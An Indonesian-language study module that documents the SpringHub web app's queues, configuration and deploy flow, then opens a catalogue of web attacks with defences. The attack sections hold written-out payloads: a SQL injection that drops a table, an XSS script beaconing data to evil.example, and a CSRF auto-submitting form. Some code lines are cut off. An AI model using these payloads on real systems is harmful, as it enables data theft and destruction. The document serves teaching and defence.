const REGENCY_KEYS = ["regency", "B2_kabupaten_kota", "kabupaten_kota"];
```

Disiplin keamanan yang patut ditiru:

1. **Dry-run default** — tanpa `--apply`, skrip TIDAK menulis apa pun; ia hanya mencetak rencana ("akan buat spring + tautkan N laporan"). Baris 135-141:

```
// scripts/fix-orphan-reports.ts — baris 134-146
async function main() {
  const apply = process.argv.includes("--apply");
  const dryRun = process.argv.includes("--dry-run");
  console.log(
    apply
      ? "🔥 MODE APPLY — akan menulis ke database!"
      : `🔍 MODE DRY-RUN${dryRun ? "" : " (default)"} — tidak ada yang ditulis.`
  );
  if (!process.env.DATABASE_URL) {
    console.error("❌ DATABASE_URL tidak ditemukan. Lihat header script ini.");
    process.exit(1);
  }
  console.log(`  Target: ${process.env.DATABASE_URL.replace(/\/\//[^@/]+@/, "/***@")}`
```

Perhatikan baris 146: URL database di-mask (`/***@`) sebelum dicetak — password koneksi tidak pernah muncul di log.

2. **Idempotent** — klaster yang sudah punya spring/MapPoint dalam radius `SKIP_RADIUS_DEG` di-skip; slug MapPoint yang bentrok diberi suffix `-2`, `-3`, ... (baris 262-266). Menjalankan ulang skrip tidak akan menggandakan data.
3. **Transaksi per klaster** — spring + MapPoint + tautan laporan dibungkus `prisma.$transaction` (baris 245): jika salah satu gagal, seluruh klaster batal — tidak ada spring tanpa MapPoint (ingat: `Report.mapPointId` punya FK ke MapPoint, jadi MapPoint dibuat dulu dengan `id` reuse milik spring).

```
// scripts/fix-orphan-reports.ts — baris 244-296 (inti transaksi)
// Satu transaksi per klaster: spring + tautkan laporan + mappoint
await prisma.$transaction(async (tx) => {
  const spring = await tx.spring.create({
    data: {
      name,
      snappedLat: c.lat,
      snappedLng: c.lng,
      province,
      regency,
      village: "",
      subdistrict: "",
      status: "active",
    },
  });

  // MapPoint dibuat dulu (reuse id spring, sama seperti
  // migrations-20260701-map-system.sql) karena Report.mapPointId
  // punya FK ke MapPoint.
  let slug = clusterSlug(c.lat, c.lng);
  let i = 2;
  while (await tx.mapPoint.findUnique({ where: { slug } })) {
    slug = `${clusterSlug(c.lat, c.lng)}-${i++}`;
  }

  await tx.mapPoint.create({
    data: {
      id: spring.id,
      typeId: type!.id,
      name,
      slug,
      snappedLat: c.lat,
      snappedLng: c.lng,
      province,
      regency,
      village: "",
      subdistrict: "",
      description: "",
      isActive: true,
    },
  });

  await tx.report.updateMany({
    where: { id: { in: reportIds } },
    data: { springId: spring.id },
  });
  await tx.report.updateMany({
    where: { id: { in: reportIds }, mapPointId: null },
    data: { mapPointId: spring.id },
  });
});
```

4. **Koneksi terbatas** — `new pg.Pool({ max: 3, connectionTimeoutMillis: 10000 })`

(baris 62-66): skrip batch tidak pernah meledakkan `max_connections=50` postgres. Dan di sesi 12 Agustus 2026 skrip ini dijalankan di STAGING dengan hasil "0 klaster" — bukti data produksi sudah sehat, tanpa satu pun baris data produksi tersentuh.

9.15 Antrean Pekerja: `lib/queue.ts` + `workers/*` + Redis

SpringHub memakai **BullMQ** di atas Redis untuk pekerjaan asinkron: kirim email, proses gambar, dan ekspor data admin. Tiga antrean terdaftar di `lib/queue.ts`:

```
// lib/queue.ts – 29 baris
import { Queue, Worker } from "bullmq";
import { getRedisConnectionOptions } from "@lib/redis-connection";

const connection = getRedisConnectionOptions();

export const emailQueue = new Queue("email", { connection });
export const imageQueue = new Queue("image-processing", { connection });
export const exportQueue = new Queue("export", { connection });

export type EmailJobData = {
  to: string;
  subject: string;
  html: string;
  text?: string;
};

export type ImageJobData = {
  reportPhotoId: string;
  storagePath: string;
  bucket: string;
};

export type ExportJobData = {
  type: "users" | "reports" | "donations" | "projects" | "feedback";
  startDate: string;
  endDate: string;
  adminEmail: string;
  format: "csv";
};
```

Desain antrean:

- Tiga queue terpisah (`email`, `image-processing`, `export`) — bukan satu queue serba-bisa. Keuntungan: worker bisa di-scaling per jenis (email butuh rate limit ketat, image processing butuh CPU, export butuh waktu lama), dan kegagalan satu jenis tidak memblokir jenis lain.

- **Typed job data:** setiap queue punya interface TypeScript sendiri (`EmailJobData` , `ImageJobData` , `ExportJobData`) — produser (API route) dan konsumen (worker) berbagi kontrak yang sama; typo field terdeteksi saat compile, bukan saat job gagal di runtime.
- Produser cukup `emailQueue.add("send", {...})` dari mana saja (server component atau route handler) — API route tidak perlu menunggu SMTP.

9.15.1 `workers/email-worker.ts` — Pekerja email

```
// workers/email-worker.ts — 32 baris
import { Worker } from "bullmq";
import { sendEmail } from "../lib/email";
import logger from "../lib/logger";
import { redisConnectionFromUrl } from "../lib/redis-connection";

const connection = redisConnectionFromUrl(process.env.REDIS_QUEUE_URL);

const worker = new Worker(
  "email",
  async (job) => {
    const { to, subject, html, text } = job.data;
    await sendEmail({ to, subject, html, text });
  },
  {
    connection,
    concurrency: 5,
    limiter: {
      max: 50,
      duration: 60_000, // max 50 emails per minute
    },
  }
);

worker.on("completed", (job) => {
  logger.info({ to: job.data.to }, "Email sent");
});

worker.on("failed", (job, err) => {
  logger.error({ to: job?.data?.to, error: err.message }, "Email failed");
});

logger.info("Email worker started");
```

Analisis:

- `concurrency: 5` — lima job email diproses paralel dalam satu worker process.
- `limiter: { max: 50, duration: 60_000 }` — BullMQ rate limiter SISI

WORKER:

maksimum 50 email per menit. Ini pelindung ganda terhadap provider email: baik API route maupun nginx sudah membatasi frekuensi *pembuatan* job

(newsletter 2 r/m, dll), dan worker membatasi *pengiriman* aktual — kalau antrian menumpuk (misal reset password massal saat incident), email tetap terkirim dengan kecepatan aman, bukan dibanned provider.

- `worker.on("failed", ...)` mencatat ke logger terstruktur (pino) — job gagal otomatis di-retry BullMQ dengan backoff default sebelum masuk status failed.
- Worker ini juga dipakai produksi DAN staging; staging memakai Redis index 1 sehingga antrian staging tidak pernah dikonsumsi worker produksi.

9.15.2 `workers/image-worker.ts` — Pekerja gambar

```
// workers/image-worker.ts — baris 1-26
import { Worker } from "bullmq";
import sharp from "sharp";
import logger from "../lib/logger";

const connection = {
  host: process.env.REDIS_QUEUE_URL
    ? new URL(process.env.REDIS_QUEUE_URL).hostname
    : "localhost",
  port: process.env.REDIS_QUEUE_URL
    ? parseInt(new URL(process.env.REDIS_QUEUE_URL).port || "6379", 10)
    : 6379,
};

const worker = new Worker(
  "image-processing",
  async (job) => {
    const { storagePath } = job.data;

    // For now, the actual S3 download/compress/upload loop
    // will be implemented when R2 integration is complete.
    // This worker receives the storage path, downloads from R2,
    // compresses with sharp, and re-uploads the compressed version.
    logger.info({ storagePath }, "Processing image");
  },
  { connection }
);

worker.on("completed", (job) => {
  logger.info({ storagePath: job.data.storagePath }, "Image processed");
});

worker.on("failed", (job, err) => {
  logger.error({ storagePath: job?.data?.storagePath, error: err.message }, "Image failed");
});

logger.info("Image worker started");
```

Worker ini adalah **placeholder yang jujur**: antrian dan kontrak data sudah siap, tapi loop unduh-kompres-unggah R2 baru akan diimplementasikan saat integrasi Cloudflare R2 selesai (terblokir karena butuh kartu kredit, catatan

sesi 1 Juli 2026). Pelajaran arsitektur: **infrastruktur antrean dibangun sebelum fiturnya** — ketika R2 tiba, cukup mengisi body handler tanpa mengubah satu pun file infrastruktur.

9.15.3 `lib/redis-connection.ts` — Parser koneksi yang menyelamatkan produksi

```
// lib/redis-connection.ts — 35 baris
import type { ConnectionOptions } from "bullmq";

type RedisConnection = {
  host: string;
  port: number;
  username?: string;
  password?: string;
  db?: number;
};

/**
 * Parses REDIS_URL / REDIS_QUEUE_URL (redis://user:pass@host:port/db) into a
 * BullMQ-compatible connection object. Preserves credentials + db index —
 * sebelumnya password & db di-buang (bug NOAUTH Redis).
 */
export function redisConnectionFromUrl(url: string | undefined): RedisConnection {
  const fallback: RedisConnection = { host: "localhost", port: 6379 };
  if (!url) return fallback;
  try {
    const u = new URL(url);
    return {
      host: u.hostname || fallback.host,
      port: u.port ? parseInt(u.port, 10) : 6379,
      username: u.username || undefined,
      password: u.password || undefined,
      db: u.pathname && u.pathname.length > 1 ? parseInt(u.pathname.slice(1), 10) : undefined;
    };
  } catch {
    return fallback;
  }
}

export function getRedisConnectionOptions(envKey = "REDIS_QUEUE_URL"): ConnectionOptions {
  return redisConnectionFromUrl(process.env[envKey]);
}
```

Komentar di header file menceritakan bug nyata: parser sebelumnya membuang `password` dan `db` dari URL — worker gagal dengan `NOAUTH` karena Redis dilindungi `--requirepass`. Versi final mempertahankan `u.password` dan mengambil index DB dari `pathname` (`/1` pada URL staging). Pelajaran: **utility parsing koneksi adalah titik kegagalan diam-diam** — selalu uji dengan URL yang memuat kredensial + index DB.

9.15.4 lib/cache.ts — Cache Redis dengan degradasi anggun

```
// lib/cache.ts – 52 baris
import { redis } from "../redis";

function cacheKey(prefix: string, key: string): string {
  return `cache:${prefix}:${key}`;
}

export async function getOrSet<T>(
  prefix: string,
  key: string,
  fetch: () => Promise<T>,
  ttlSeconds: number
): Promise<T> {
  try {
    const redisKey = cacheKey(prefix, key);
    const cached = await redis.get(redisKey);
    if (cached) {
      return JSON.parse(cached) as T;
    }

    const data = await fetch();

    await redis.setex(redisKey, ttlSeconds, JSON.stringify(data));

    return data;
  } catch {
    // Redis unavailable – skip cache, fetch directly
    return fetch();
  }
}

export async function invalidateCache(prefix: string): Promise<void> {
  try {
    const pattern = `cache:${prefix}:*`;
    const keys = await redis.keys(pattern);
    if (keys.length > 0) {
      await redis.del(...keys);
    }
  } catch {
    // Redis unavailable – nothing to invalidate
  }
}

export async function invalidateAllCache(): Promise<void> {
  try {
    const keys = await redis.keys("cache:*");
    if (keys.length > 0) {
      await redis.del(...keys);
    }
  } catch {
    // Redis unavailable
  }
}
```

Pola `getOrSet(prefix, key, fetchFn, ttl)` — cache-aside klasik dengan dua sifat penting: (1) **fallback**: jika Redis mati, blok `catch` memanggil `fetch()` langsung — aplikasi tetap berfungsi, hanya lebih lambat; (2) **invalidation by prefix**: `invalidateCache("leaderboard")` menghapus semua key `cache:leaderboard:*` dengan satu panggilan `redis.keys + del` — tidak perlu melacak key satu per satu. Ini pola yang sama dipakai rate limiter `lib/rate-limit.ts` (window key `ratelimit:<name>:<key>:<window>`).

9.16 `prisma.config.ts` — Konfigurasi Prisma 7

```
// prisma.config.ts - 15 baris
// This file was generated by Prisma, and assumes you have installed the following
// npm install --save-dev prisma dotenv
import "dotenv/config";
import { defineConfig } from "prisma/config";

export default defineConfig({
  schema: "prisma/schema.prisma",
  migrations: {
    path: "prisma/migrations",
    seed: "npx tsx prisma/seed.ts",
  },
  datasource: {
    url: process.env["DATABASE_URL"],
  },
});
```

Sejak Prisma 7, `prisma.config.ts` menggantikan blok `datasource` di `schema.prisma` untuk konfigurasi runtime CLI. Hal-hal yang diatur di sini:

- **Lokasi schema** — `prisma/schema.prisma` (single source of truth model).
 - **Seed command** — `npx tsx prisma/seed.ts`. Menarik: seed dijalankan via `tsx` (bukan `ts-node`) — konsisten dengan worker (`npx tsx workers/...`), satu runtime TypeScript di seluruh pipeline.
 - **URL dinamis** — `process.env["DATABASE_URL"]` dibaca saat perintah CLI dijalankan; `import "dotenv/config"` memuat `.env` secara default, dan `DOTENV_CONFIG_PATH=.env.staging` bisa mengarahkannya ke env staging (pola yang dipakai `scripts/fix-orphan-reports.ts`). Ini yang memungkinkan satu baris perintah bermigrasi ke DB yang berbeda-beda:
`dotenv -e .env.staging -- npx prisma migrate deploy`.
-

9.17 `playwright.config.ts` — E2E Tiga Browser

```
// playwright.config.ts – 33 baris
import { defineConfig, devices } from "@playwright/test";

export default defineConfig({
  testDir: "./e2e",
  fullyParallel: true,
  forbidOnly: !!process.env.CI,
  retries: process.env.CI ? 2 : 0,
  workers: 2, // PC kentank mode
  reporter: [
    ["html", { outputFolder: "e2e-report" }],
    ["list"],
  ],
  use: {
    baseURL: "http://localhost:31759",
    trace: "on-first-retry",
    screenshot: "only-on-failure",
  },
  projects: [
    {
      name: "chromium",
      use: { ...devices["Desktop Chrome"] },
    },
    {
      name: "firefox",
      use: { ...devices["Desktop Firefox"] },
    },
    {
      name: "webkit",
      use: { ...devices["Desktop Safari"] },
    },
  ],
  // Dev server running externally on http://localhost:3000
});
```

Keputusan yang tercermin di file ini:

- `baseURL: "http://localhost:31759"` — E2E menargetkan **kontainer web produksi-lokal** (port 31759), bukan dev server 3000. Artinya E2E menguji build standalone yang sama dengan yang di-deploy — bukan hanya mode dev.
- **Tiga project browser** (chromium/firefox/webkit) — karena user riil SpringHub mayoritas mobile Safari/Chrome Android (catatan sesi 22 Juni 2026), lintas-engine adalah kebutuhan, bukan kemewahan. Pada CI, kegagalan di-retry 2x; di lokal 0 retry (biar cepat).
- `trace: "on-first-retry"` — trace Playwright (video + network + DOM snapshot) otomatis diambil saat retry pertama — debugging flaky test jauh lebih cepat.
- Komentar di baris 32 jujur: dev server dijalankan eksternal, bukan `webServer` bawaan Playwright — keputusan sadar agar bisa menarget container Docker.

9.18 Alur Deploy End-to-End (Cerita Satu Rilis)

Mari ikuti perjalanan satu perubahan kode dari laptop pengembang sampai muncul di produksi:

1. **Push feat/spring-map-v2** → GitHub Actions menjalankan job `test` :
`npm ci` → `prisma generate` → `tsc --noEmit` → `vitest run`. Jika ada error type atau unit test gagal, pipeline berhenti di sini — tidak ada satu pun baris yang sampai ke VPS.
2. **Job deploy-preview** menyalakan (branch `feat/*`). Di runner GitHub: nama branch dibersihkan jadi `spring-map-v2`, port dihitung dari cksum (misal `32241`). Lalu SSH ke VPS: checkout branch, build image `springhub-preview-spring-map-v2`, jalankan container `web-spring-map-v2` yang menyambung ke DB staging (`springhub_staging`), Redis index 1, dan port host `32241`.
3. **Reviewer membuka spring-map-v2.staging.springhub.id** → `nginx-staging` mencocokkan `server_name ~^(?<sub>...)$` → `web-spring-map-v2:31760`. Sebelum halaman tampil, Basic Auth meminta kredensial preview (dari `htpasswd-preview`). Fitur diuji dengan data staging — produksi tidak tersentuh.
4. **PR di-merge ke develop** → job `deploy-staging`: checkout develop, regenerate `htpasswd` (password bisa diganti kapan pun), build image, up postgres+redis staging, `migrate deploy + db push`, force-recreate web+worker+nginx staging, health check `:31760/api/health`. Staging sekarang versi terbaru develop.
5. **QA staging lulus** → PR/merge ke `main` → job `deploy-production`: checkout main, `migrate deploy` (hanya migration baru), build ulang web + worker, `up -d --force-recreate web worker nginx`, `image prune -f`, health check `:31759/api/health`. Postgres dan Redis **tidak pernah di-recreate** — uptime data terjaga.
6. **PR ditutup** → job `teardown-preview`: `docker compose -p preview-spring-map-v2 down --remove-orphans` — container preview dibuang, image dibersihkan oleh `prune` berikutnya.
7. **Setiap 03:00 WIB** cron menjalankan `backup-db.sh`: dump postgres → gzip → GPG AES256 → terkirim ke email admin, retensi 7 hari. Dan tiap 60 detik `capture-nginx-logs.sh` menyalin log nginx ke host untuk fail2ban.

Satu host, tiga lingkungan, nol tabrakan — semua karena pemisahan disiplin: project Compose, port host, volume, database, index Redis, dan

nama container.

9.19 Ringkasan Bab 9

File	Peran kunci
<code>middleware.ts</code>	Anti-cache API, guard admin, whitelist IP (fail-closed)
<code>next.config.mjs</code>	Standalone output, CSP, whitelist gambar, eksternal packages
<code>nginx.conf</code>	Rate limit 6 zona, Cloudflare real-IP, SSL, cache statis
<code>nginx-staging.conf</code>	Basic Auth, virtual host dinamis per branch
<code>docker-compose.yml</code>	5 service, healthcheck berantai, <code>cap_drop</code> , port loopback
<code>docker-compose.staging.yml</code>	Lingkungan paralel: port 5433/6380/31760/8080
<code>docker-compose.preview.yml</code>	Preview per-branch, network staging eksternal
<code>Dockerfile</code>	Multi-stage deps → builder → runner, user non-root
<code>deploy.yml</code>	5 job: test, prod, staging, preview, teardown
<code>firewall-rules.sh</code>	UFW default-deny, 80/443 hanya Cloudflare
<code>backup-db.sh</code>	<code>pg_dump</code> → <code>gzip</code> → GPG AES256, email, retensi 7 hari
<code>capture-nginx-logs.sh</code>	Log container → host untuk fail2ban
<code>setup-htpasswd-staging.sh</code>	Kredensial staging dari env, mode 600
<code>fix-orphan-reports.ts</code>	Dry-run default, idempotent, transaksi per klaster
<code>lib/queue.ts</code> + <code>workers/*</code>	BullMQ 3 queue, rate limit worker 50/menit
<code>prisma.config.ts</code>	Seed via tsx, URL dari env
<code>playwright.config.ts</code>	E2E 3 browser ke port produksi-lokal

Prinsip yang menonjol dari seluruh bab ini:

1. *Default-deny dan fail-closed* — firewall, middleware, webhook, semuanya menolak kecuali diizinkan eksplisit.
2. *Lingkungan paralel tanpa tabrakan* — pemisahan port/volume/DB/index.

3. *Healthcheck bukan pajangan* — dipakai `depends_on`, `deploy`, dan verifikasi.
4. *Data tidak pernah di-recreate* — hanya aplikasi yang di-force-recreate.
5. *Skrip berbahaya berangkat dari mode aman* — `dry-run`, `SEED_FORCE`, masking kredensial di log.

BAB 10 melanjutkan dari fondasi ini: katalog kerentanan — bagaimana setiap lapisan di atas melawan serangan nyata, lengkap dengan kode sumber dan cerita serangannya.

BAB 10 — Katalog Kerentanan: 15 Serangan yang Diblokir SpringHub

Modul Belajar — Kode SpringHub

Bab ini adalah katalog 15 kelas kerentanan web, masing-masing ditampilkan dengan: (1) kode asli dari repositori yang mengandung atau rawan pola tersebut, (2) cerita serangan naratif — bagaimana penyerang menyusupi dan apa dampaknya, dan (3) mitigasi di SpringHub — kode asli dari file pertahanan + cerita bagaimana serangan itu dihentikan.

Prinsip pembacaan: pola "rentan" yang ditampilkan adalah pola klasik yang SUDAH dicegah di repositori ini — sebagian ditandai eksplisit sebagai contoh pola berbahaya yang TIDAK ada di kode SpringHub. Bandingkan kedua sisi untuk memahami *mengapa* mitigasi bekerja.

10.1 SQL Injection — Prisma Parameterized + RLS

Kode yang rentan (contoh nyata dari repo)

SpringHub tidak pernah menyusun SQL dengan string concat, tapi pola di bawah ini adalah cara klasik SQL injection muncul di proyek Node.js — dan `app/api/health/route.ts` menunjukkan satu-satunya tempat query mentah dipakai, dalam bentuk yang aman:

```
// app/api/health/route.ts baris ±12 – query mentah SATU-SATUNYA di repo, bentuk  
await prisma.$queryRaw`SELECT 1`;
```



```
// CONTOH POLA RENTAN – TIDAK ADA di repo SpringHub (jangan ditiru di proyek lain)
// Jika seseorang menulis query seperti ini, inilah pintu masuk SQL injection:
// const rows = await pool.query(
//   `SELECT * FROM "Report" WHERE "formSlug" = '${formSlug}' AND "userId" = '${u
// );
```

Cerita serangan

Penyerang membuka DevTools di halaman laporan, lalu mengirim request POST ke endpoint pencarian dengan nilai `formSlug` :

```
POST /api/reports/search
formSlug = spring-monitoring'; DROP TABLE "Report"; --
```

Tanpa parameterization, query yang dieksekusi menjadi:

```
SELECT * FROM "Report" WHERE "formSlug" = 'spring-monitoring'; DROP TABLE "Report"
```

Tanda kutip tunggal penyerang menutup string, titik koma memulai perintah kedua, dan `--` mengomentari sisa query. Server mengeksekusi `DROP TABLE "Report"` — seluruh riwayat laporan masyarakat (ribuan titik data mata air yang dikumpulkan relawan di lapangan) lenyap dalam satu request. Jika penyerang lebih sabar, ia bisa memakai `UNION SELECT` untuk membaca tabel `Profile` (email, hash password, nomor WA) dan `Donation` (nama donor, jumlah donasi) baris demi baris, lalu menjual data itu atau memeras admin.

Mitigasi di SpringHub

Pertahanan berlapis tiga:

```
// lib/prisma.ts baris 10-37 – Semua akses data lewat Prisma Client + pg Pool
function getPool(): pg.Pool {
  if (!globalForPrisma.pool) {
    // Ensure PgBouncer transaction mode params are always present
    let dbUrl = process.env.DATABASE_URL || "";
    if (!dbUrl.includes("pgbouncer=true")) {
      const sep = dbUrl.includes("?") ? "&" : "?";
      dbUrl += `${sep}pgbouncer=true&connection_limit=3`;
    }
    globalForPrisma.pool = new pg.Pool({
      connectionString: dbUrl,
      max: 3,
      idleTimeoutMillis: 30000, // 30s – biar ga ganti-ganti terus pas traffic n
      connectionTimeoutMillis: 10000, // 10s – kasih waktu lebih buat cold start
    });
  }
  return globalForPrisma.pool;
}

const adapter = new PrismaPg(getPool(), { schema: "public" });

function getPrisma(): PrismaClient {
  if (!globalForPrisma.prisma) {
    globalForPrisma.prisma = new PrismaClient({ adapter });
  }
  return globalForPrisma.prisma;
}

export const prisma: PrismaClient = getPrisma();
```

Cerita bagaimana mitigasi menghentikan serangan: Saat penyerang mengirim

`formSlug = spring-monitoring'; DROP TABLE ...`, nilai itu masuk sebagai *parameter* — bukan bagian dari teks SQL. Prisma (via `@prisma/adapters-pg`) mengirim query dengan placeholder (`$1`) dan mengirim nilai secara terpisah lewat protokol biner PostgreSQL. Server database melihat `$1` sebagai DATA string biasa, jadi tanda kutip, titik koma, dan `--` tidak pernah diinterpretasi sebagai sintaks. Query yang sama yang tadinya mematikan kini hanya mencari form dengan slug persis itu — hasil kosong, tidak berbahaya. Satu-satunya query mentah (`$queryRaw`SELECT 1``) memakai *\*tagged template literal\** yang juga parameterized — `SELECT 1`` bahkan tanpa input user.

Lapisan kedua, jika penyerang somehow berhasil menyuntik via celah lain:

```

// lib/prisma-rls.ts baris 49-84 – Filter baris otomatis per role
export function prismaWithRls(ctx: RlsContext) {
  const isAdmin = ctx.role === "admin";
  const userId = ctx.userId;

  return prisma.$extends({
    name: "springhub-rls",

    query: {
      report: {
        async findMany({ args, query }) {
          if (!isAdmin) {
            const filter: Record<string, unknown> = userId
              ? { userId }
              : { status: "approved", isActive: true };
            addWhere(args, filter);
          }
          return query(args);
        },
        async findFirst({ args, query }) {
          if (!isAdmin && userId) addWhere(args, { userId });
          return query(args);
        },
        async findUnique({ args, query }) {
          if (!isAdmin && userId) addWhere(args, { userId });
          return query(args);
        },
        async count({ args, query }) {
          if (!isAdmin) {
            const filter: Record<string, unknown> = userId
              ? { userId }
              : { status: "approved", isActive: true };
            addWhere(args, filter);
          }
          return query(args);
        },
      },
    },

    pointsLog: {
      async findMany({ args, query }) {
        if (!isAdmin && userId) addWhere(args, { userId });
        return query(args);
      },
      async count({ args, query }) {
        if (!isAdmin && userId) addWhere(args, { userId });
        return query(args);
      },
    },

    donation: {
      async findMany({ args, query }) {
        if (!isAdmin) {
          addWhere(args, userId ? { userId } : { status: "paid" });
        }
        return query(args);
      },
    },
  });
}

```

```

    },

    project: {
      async findMany({ args, query }) {
        if (!isAdmin) {
          if (userId) {
            addWhere(args, {
              OR: [{ userId }, { status: "published" }],
            });
          } else {
            addWhere(args, { status: "published" });
          }
        }
        return query(args);
      },
    },
  },
},

```

`prismaWithRls(ctx)` adalah *Prisma Client Extension*: setiap `findMany` / `findFirst` / `findUnique` / `count` pada model sensitif (`report`, `pointsLog`, `donation`, `project`, `notification`, `coursesProgress`, `offlineSession`, `feedback`) di-injeksi filter `where` tambahan berdasarkan role. Tamu hanya melihat `status: "approved", isActive: true`; user login hanya melihat baris miliknya (`userId`); admin bebas. Jadi walaupun penyerang berhasil melewati parameter binding, ia tetap tidak bisa membaca donasi orang lain — query-nya otomatis dibatasi baris. Catatan implementasi: `addWhere` tidak menyentuh operasi `create` (tidak punya `where`) dan factory dipanggil per-request (`getAuthContext(session)`) sehingga konteks tidak bocor antar request.

10.2 XSS Konten — Sanitasi Server DOMPurify Dua Lapis

Kode yang rentan (contoh nyata dari repo)

Konten kursus disimpan sebagai HTML dari admin. Sebelum sesi 12 Agustus 2026, `app/api/courses/[slug]/route.ts` mengirim konten mentah ke client — pola di bawah adalah kondisi yang membuat XSS mungkin:

```

// app/api/courses/[slug]/route.ts – VERSI LAMA (sebelum hardening), baris ±15
// const course = await prisma.course.findUnique({ where: { slug: params.slug } })
// return NextResponse.json({ course }); // ← konten HTML mentah, tanpa sanitasi!

```

Cerita serangan

Seorang admin yang akunnya di-*phishing* (atau karyawan tidak puas) membuka form editor kursus dan menulis di kolom konten modul:

```
<h2>Selamat Datang!</h2>

<script>new Image().src='https://evil.example/beacon?u='+encodeURIComponent(location)
```

Relawan membuka kursus "Panduan Menanam Pohon" di HP Android — browser memuat konten, `onerror` dari gambar rusak langsung menembak `https://evil.example/steal?c=<cookie session>`. `Cookie session` bersifat `httpOnly` sehingga tidak terbaca JavaScript — tapi penyerang yang lebih licik memakai payload *keylogger* atau *form-injection*: ia menyuntikkan form palsu "Masuk untuk melanjutkan kursus" di tengah materi. Relawan yang tidak curiga mengetik email+password di form itu → kredensial melayang ke server penyerang. Penyerang login sebagai relawan, mengirim laporan palsu untuk menaikkan poin, atau membaca data laporan. Jika korban admin — kendali penuh situs.

Mitigasi di SpringHub

Pertahanan dipindah ke server dengan **DOMPurify** dua lapis:

[illegible]

```
// lib/sanitize.ts baris 53-77 – sanitizeHtml: Lapis 1 regex + Lapis 2 DOMPurify
export async function sanitizeHtml(html: string): Promise<string> {
  if (!html) return "";
  if (typeof html !== "string") return "";

  let cleaned = String(html);

  // Lapis 1 – jaring pengaman cepat sebelum DOMPurify:
  if (BLOCKED_HTML.test(cleaned)) {
    cleaned = cleaned.replace(/(<\/?(?:script|style|iframe|object|embed|link|meta
  }
  cleaned = cleaned.replace(BLOCKED_ATTR, (m) => m.replace(/=.*$/ , '=""'));
  cleaned = cleaned.replace(BLOCKED_PROTO, (m) => m.replace(/:\s*.*$/i, ":\\"));

  // Lapis 2 – DOMPurify penuh (parsing ulang, buang card/on*:
  try {
    const { sanitize } = await getPurify();
    return sanitize(cleaned, {
      FORBID_TAGS: ["style", "svg", "math", "form", "input", "button", "iframe",
      FORBID_ATTR: ["style", "class", "id", "name", "tabindex", "contenteditable"
      SAFE_FOR_TEMPLATES: true,
    });
  } catch {
    return cleaned.replace(/[<>]/g, "");
  }
}
```

```
// app/api/courses/[slug]/route.ts baris 20-30 – Sanitasi di SERVER, bukan client
const sanitized = {
  ...course,
  description: course.description ? await sanitizeHtml(course.description) :
  modules: await Promise.all(
    course.modules.map(async (m) => ({
      ...m,
      content: m.content ? await sanitizeHtml(m.content) : "",
    }))
  ),
};
return NextResponse.json({ course: sanitized });
```

Cerita bagaimana mitigasi menghentikan serangan: Payload admin jahat itu melewati dua saringan. Lapis 1 (regex cepat): `<script>...</script>` dan tag berbahaya lain dihapus total; atribut `onerror` dinetralkan menjadi `onerror=""` (handler kosong — tidak ada kode yang jalan); protokol `javascript:` di `href / src` dinetralkan. Lapis 2 (DOMPurify dengan jsdom): HTML di-parse ulang menjadi DOM sungguhan, lalu hanya tag daftar putih (`p`, `br`, `strong`, `em`, `ul`, `ol`, `li`, `h1-h6`, `a`, `table`, ...) dan atribut daftar putih (`href`, `title`, `target`, `rel`, `colspan`, `rowspan`) yang dipertahankan — `FORBID_ATTR` menolak `style`, `class`, `id`, `contenteditable`. Hasilnya saat relawan membuka kursus, yang sampai ke browser hanyalah HTML bersih:

`<h2>Selamat Datang!</h2>` — gambar `onerror` dan `<script>` sudah tidak ada sejak di server. Verifikasi live di sesi 12 Agustus 2026: `<script>`, `onerror`, `javascript:` URL, dan `<iframe>` semuanya dibersihkan. Kunci arsitektur: sanitasi di server (bukan client) sehingga penyerang tidak bisa membaca versi "sudah bersih" lalu mengirim versi kotor langsung ke API; `jsdom` + `dompurify` masuk `serverComponentsExternalPackages` agar tidak masuk bundle client.

10.3 CSRF — Token JWT Berpasangan (Cookie + Header)

Kode yang rentan (contoh nyata dari repo)

Endpoint state-changing SpringHub tanpa verifikasi CSRF adalah pola yang rawan — contohnya `POST /api/reports` yang membuat laporan, atau `/api/admin/reports/[id]/approve` yang menyetujui laporan. Sebelum ada `verifyCsrfToken`, request seperti ini bisa datang dari situs mana pun:

```
// CONTOH POLA RENTAN – endpoint tanpa cek CSRF (pola yang dicegah di semua route)
// export async function POST(request: Request) {
//   const body = await request.json();
//   await prisma.report.create({ data: body }); // ← menerima request dari domain lain
//   return NextResponse.json({ success: true });
// }
```

Cerita serangan

Budi (volunteer, 20.168 poin) sedang browsing forum, lalu membuka "artikel menarik" dari pengguna tak dikenal. Halaman itu diam-diam memuat:

```
<form action="https://www.springhub.id/api/reports" method="POST" id="f">
  <input name="form_slug" value="tree-planting">
  <!-- ratusan field lain sudah diisi nilai palsu -->
</form>
<script>document.getElementById('f').submit()</script>
```

Browser Budi — yang sedang login SpringHub — mengirim request POST otomatis lengkap dengan cookie `session` (karena `SameSite=Lax` masih mengizinkan submission form top-level). Server menerima laporan palsu atas nama Budi, dan admin menyetujui karena "datanya lengkap". Lebih berbahaya lagi jika endpoint admin kena: `<form action="/api/admin/springs/[id]/approve">` — satu klik di situs jahat bisa menyetujui mata air palsu yang mengubah peta

publik. Serangan ini tidak butuh mencuri cookie sama sekali — hanya "menumpang" sesi korban.

Mitigasi di SpringHub

```
// lib/csrf.ts baris 10-51 – Token CSRF = JWT pendek, dikunci cookie + header
export async function generateCsrfToken(isSecure?: boolean): Promise<string> {
  const token = await new SignJWT({} as JWTPayload)
    .setProtectedHeader({ alg: "HS256" })
    .setExpirationTime("1h")
    .sign(SECRET);

  const cookieStore = cookies();
  cookieStore.set(CSRF_COOKIE, token, {
    httpOnly: true,
    secure: isSecure ?? true,
    sameSite: "lax",
    maxAge: 3600,
    path: "/",
  });

  return token;
}

export async function getCsrftoken(): Promise<string | null> {
  const cookieStore = cookies();
  return cookieStore.get(CSRF_COOKIE)?.value ?? null;
}

export async function verifyCsrfToken(token: string): Promise<boolean> {
  const cookieStore = cookies();
  const cookieToken = cookieStore.get(CSRF_COOKIE)?.value;
  if (!cookieToken || !token) {
    console.warn("[CSRF] missing token", { hasCookie: !!cookieToken, hasHeader: !
    return false;
  }

  try {
    await jwtVerify(token, SECRET);
    await jwtVerify(cookieToken, SECRET);
    const match = token === cookieToken;
    if (!match) console.warn("[CSRF] token mismatch");
    return match;
  } catch (err) {
    console.warn("[CSRF] verification error:", err);
    return false;
  }
}

export { CSRF_HEADER };
```



```
// app/api/reports/route.ts baris 19-23 – Setiap POST wajib CSRF dulu
// CSRF check – berlaku untuk semua client tanpa terkecuali
const csrfToken = request.headers.get("x-csrf-token");
